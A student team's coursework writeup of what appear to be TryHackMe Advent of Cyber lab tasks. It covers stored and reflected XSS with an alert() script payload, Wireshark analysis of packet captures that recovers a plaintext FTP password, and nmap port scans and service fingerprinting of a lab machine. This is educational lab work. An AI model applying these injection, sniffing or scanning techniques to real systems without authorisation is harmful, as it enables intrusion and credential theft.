PSP0201

Week 3

Writeup

Group Name: Cylert

Members

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
Day 6: Web Exploitation - Be careful with what you wish on a Christmas night

Tools used: XSS, OWASP ZAP, Firefox

Solution/Walkthrough:


Question 1

Based on the OWASP cheat sheet, **syntactic** validation should enforce correct syntax of structured fields and **semantic** validation should enforce correctness of their values in the specific business context.




Question 2

Based on the OWASP cheat sheet, the regular expression used to validate a US Zip code is **^\d{5}(-\d{4})?$** .




Question 3

Based on what we have learned, stored XSS works when a certain malicious JavaScript is submitted and later on stored directly on the website. So, the vulnerability type used to exploit the application is **stored** cross-site scripting, since there is a field in which users are able to submit information.




Question 4

'**q**' query string can be abused to craft a reflected XSS.




Question 5

There are **2** XSS alerts of high priority in the scan.




Question 6

Based on OWASP ZAP, to show an alert in the wish text box, the javascript should be **<script>xxxxx</script>**. We just need to replace 1 with PSP0201, so the code is **<script>alert(PSP0201);</script>**.



Question 7

After closing the browser and revisiting the site again, the XSS attack **still persists**.



Thought Process/Methodology:

After we examine the OWASP Cheat Sheet, we know the difference between the semantic validation and syntactic validation. On that same cheat sheet, we also found the regular expression used to validate US zip codes. After visiting the IP address of our machine, we found that the vulnerability type to exploit the website is stored XSS. Then, we tried to search for a query and discovered that the query string is 'q'. We proceeded to use an automated scan in OWASP ZAP and filled in the website URL, which gave us the information that there are 2 XSS alerts of high priority in the scan. Based on the scan results, the JavaScript should be <script>xxxxx</script>. Therefore, to display an alert showing "PSP0201" , we replaced the 1 in the sample with PSP0201, so the code should be <script>alert(PSP0201);</script>. After we closed the browser and revisited the website again, we found that the XSS attack still persisted.


Day 7: Networking - The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark


Solution/Walkthrough:

Question 1


Click ‘Download Task Files’ on the top right corner.




Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘aoc-pcaps.zip’ file.




After opening up the .zip file, click ‘pcap1.pcap’.



It will then redirect us to the Wireshark application.




Apply ‘icmp’ filter. It will show all the results for ICMPs. From here we can see the IP address that initiates an ICMP/ping is ‘10.11.3.2’.




Question 2

According to the Try Hack Me website, if we only wanted to see HTTP GET requests in our “pcap1.pcap” file, we should apply the filter ‘http.request.method == GET’.




After doing so, it will show us only the HTTP GET requests.




Question 3

After this filter is applied in Wireshark, we can scroll down and find the name of the article that the IP address "10.10.67.199" visited. At No. 471, we can see the info '/posts/reindeer-of-the-week/ HTTP/1.1'. Based on that, we know that the name of the article is 'reindeer-of-the-week'.




Question 4

By applying the filter 'ftp' in Wireshark, there will be a list of FTP protocols that shows up. After analysing the list, we are able to find the password 'plaintext_password_fiasco' at No. 28 which was leaked during the login process.




Question 5

By analysing the 'pcap2.pcap' file, at No. 1 and 2, we noticed that the name of the protocol that is encrypted is called 'SSH'.




Question 6

By using the filter ‘arp’ in Wireshark, we can see the ARP communication of ‘Who has 10.10.122.128? Tell 10.10.10.1.’ at No. 46. The info at No. 47 is our answer, which is 10.10.122.128 is at ‘02:c0:56:51:8a:51’.




Question 7

Scrolling down to No. 395, we can see that the HTTP protocol has the info of HTTP/1.1 200 OK (application/zip).




Right click the line, choose ‘Follow’ and choose ‘TCP Stream’.


Scroll to the bottom of it, and we can see the files in ‘christmas.zip’. After that, we close this window.




Then, we click on the ‘File’ button on the top left corner of Wireshark, then the 'Export Objects’ button and ‘HTTP’.




It will redirect us to the export page. Click the line with ‘christmas.zip’, then choose save to the folder of Downloads.




Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘christmas.zip’.



It will redirect you to this page (as shown in the picture below). Click ‘elf_mcskidy_wishlist.txt’.




We can see that ‘Rubber ducky’ will be used to replace Elf McEager.




Question 8


Click the ‘Home’ button on the main/home screen of Kali Linux. Then, click on the ‘Downloads’ button, and choose ‘christmas.zip’.



It will show us the contents of the zip file. Click ‘Operation Artic Storm.pdf’.



It will open the PDF file. Scrolling down, we can see that the name of the author for Operation Artic Storm is ‘Kris Kringle’.



Thought Process/Methodology:

For Question 1, we open the file ‘pcap1.pcap’ that we had downloaded from Try Hack Me website, and we apply the filter ‘ICMP’ which provides us with the IP address that initiates an ICMP/ping, that being ‘**10.11.3.2**’. For Question 2, we read through the instructions in the Try Hack Me website and were able to get the hint of applying the ‘http.request.method == GET’ filter to see the HTTP GET requests only. After applying this filter, we are able to find the answer for Question 3, ‘reindeer-of-the-week’, which is the article that the IP address 10.10.67.199 visited. For Question 4, we apply the ‘FTP’ filter in Wireshark for ‘pcap2.pcap’, which leads us to successfully get the password that was leaked during the login process, ‘plaintext_password_fiasco’. We continue to examine and analyse the ‘pcap2.pcap’ file, and we noticed that the protocol for the encrypted files is ‘SSH’, which is the answer for Question 5. For Question 6, we try to apply the filter ‘ARP’, and we find out that 10.10.122.128 is at 02:c0:56:51:8a:51. Moving on to Question 7, we try to find the HTTP protocol with the info ‘application/zip’. We scroll down and we finally find this info at No. 395. We then right click it and choose ‘Follow’ and ‘TCP Stream’ to make sure our deduction is correct. After confirmation, we export the file and save it. Then, we open ‘elf_mcskidy_wishlist.txt’, and we can see that ‘Rubber ducky’ will be used to replace Elf McEager. Finally, for Question 8, we open the PDF file called ‘Operation Artic Storm’ and are able to find the name of the author, ‘Kris Kringle’.


Day 8: Networking - What's Under the Christmas Tree?

Tools used: Nmap, Google

Solution/Walkthrough:

Question 1

Using a quick Google search, we can see that Snort was created in **1998**.



Question 2

By using Nmap on the machine's IP address, we can see that the three port numbers are **80**, **2222**, and **3389**.

```
root@ip-10-10-231-48:~# nmap 10.10.3.253

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-22 09:32 BST
Nmap scan report for ip-10-10-3-253.eu-west-1.compute.internal (10.10.3.253)
Host is up (0.021s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server
MAC Address: 02:92:49:04:DE:63 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.01 seconds
```

Question 3

Using the command **nmap -A -vv 10.10.3.253**, the results show that the most likely Linux distribution to be running is **Ubuntu**.

```
PORT     STATE SERVICE       REASON         VERSION
80/tcp   open  http          syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 9268CAEFAF1552FC4167D1BD206BE1AA
|_http-generator: Hugo 0.78.2
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubu
ntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
```

Question 4

From the results we obtained in Question 3, we can also see that the version of Apache is **2.4.29**.

```
VERSION
Apache httpd 2.4.29 ((Ubuntu))
```

